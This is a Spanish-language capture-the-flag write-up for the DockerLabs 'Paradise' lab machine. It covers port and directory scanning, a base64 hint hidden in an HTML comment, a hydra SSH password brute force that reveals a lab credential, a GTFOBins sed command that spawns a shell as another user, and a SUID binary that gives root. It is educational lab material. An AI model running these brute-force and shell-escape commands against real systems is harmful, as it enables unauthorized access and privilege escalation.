> For the complete documentation index, see [llms.txt](https://propus.gitbook.io/hackbook/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://propus.gitbook.io/hackbook/writeups/dockerlabs/paradise.md).

# 🟩 Paradise

🧠Dificultad: Fácil | 🔓18/03/2026

## 🕵️ Reconocimiento

Comenzamos con un escaneo de puertos con `nmap`:

{% code overflow="wrap" %}

```bash
nmap -sC -sV -Pn $IPTARGET | tee nmap
```

{% endcode %}

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FGvbDeOlVkWp9tXrfOnjL%2Fimage.png?alt=media&amp;token=0ba5f1ef-6791-4f5f-b513-632a50eac65a" alt=""><figcaption></figcaption></figure>

Vemos que el servidor está corriendo un servicio SSH, HTTP y SMB. Realizamos un escaneo de directorios al servicio web con `ffuf`.

{% code overflow="wrap" %}

```bash
ffuf -w /usr/share/wordlists/SecLists-2025.2/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://$IPTARGET/FUZZ" -e .html,.php,.txt,.xml,.js
```

{% endcode %}

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FzjiAY0vG5pzjzwNx2Shh%2Fimage.png?alt=media&amp;token=f17c8ab0-d838-459d-8b1d-b55b3e24ccfc" alt=""><figcaption></figcaption></figure>

En el código html del  directorio `http://172.17.0.2/galery.html` encontramos un comentario con una cadena en base64.

{% code overflow="wrap" %}

```html
<!-- ZXN0b2VzdW5zZWNyZXRvCg== -->
```

{% endcode %}

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FqsWtFRowzzymNtI6dfuj%2Fimage.png?alt=media&amp;token=ec636955-c3e5-47d3-943d-440ecd025205" alt=""><figcaption></figcaption></figure>

Si nos vamos al directorio `/estoesunsecreto`, encontramos lo siguiente:

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2F02IkMqsx3zx9AIDKbCcn%2Fimage.png?alt=media&amp;token=6a80271d-df32-4447-b27e-4be4927290a5" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FOefYOu6f3UUpL86IznGE%2Fimage.png?alt=media&amp;token=7a8f7c8f-b045-4bdb-b20b-c4a814f1ab9d" alt=""><figcaption></figcaption></figure>

## 🚪 Ganando acceso

Hacemos fuerza bruta al usuario `lucas` usando `hydra`:

{% code overflow="wrap" %}

```bash
hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://$IPTARGET
```

{% endcode %}

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FfxzaMgz0QLuH6yKXcZ2o%2Fimage.png?alt=media&amp;token=a59f0877-9131-4d4e-8377-ef8d6256a667" alt=""><figcaption></figcaption></figure>

La combinación es `lucas:chocolate`.

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FfMfAfHMcmg5vE035022m%2Fimage.png?alt=media&amp;token=c632db25-f018-49b4-89ea-57a7d7e2e15f" alt=""><figcaption></figcaption></figure>

## 💥 Escalada de privilegios

Comprobamos los permisos que tenemos con `sudo`:

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FtVHnGFddTdbozgcEij3o%2Fimage.png?alt=media&amp;token=4c3a11b5-2520-4d87-8951-fd0bf46ec2c2" alt=""><figcaption></figcaption></figure>

Podemos ejecutar `/bin/sed` como `andy` sin necesidad de introducir contraseña. En gtfobins encontramos una manera de aprovecharnos de esta configuración:

{% code overflow="wrap" %}

```bash
sudo -u andy sed -n '1e exec /bin/sh 1>&0' /etc/hosts
```

{% endcode %}

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FqsE6SkoftvuFXvCuTqg9%2Fimage.png?alt=media&amp;token=c01069a5-ba3a-461a-8061-9c10bee759fd" alt=""><figcaption></figcaption></figure>


Una vez como `andy`, no podemos ver los permisos con sudo porque nos pide contraseña y no la sabemos, así que recurrimos a listar los binarios con el bit SUID activado.

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FSL0BjGWS7wk2iTf8e0Le%2Fimage.png?alt=media&amp;token=1e5f2c70-948f-4ef8-92ce-c43dc52c65f9" alt=""><figcaption></figcaption></figure>

Podemos ejecutar el binario `privileged_exec` como `root` (propietario), lo que nos da acceso a una shell con los máximos privilegios.

<figure><img src="https://3832202623-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FhaHYQaFsZAHOyVtSUS1x%2Fuploads%2FHtvfebSEKqRb2RwWU0cO%2Fimage.png?alt=media&amp;token=dc3fa282-a203-49ce-ac2a-7f189b82c63a" alt=""><figcaption></figcaption></figure>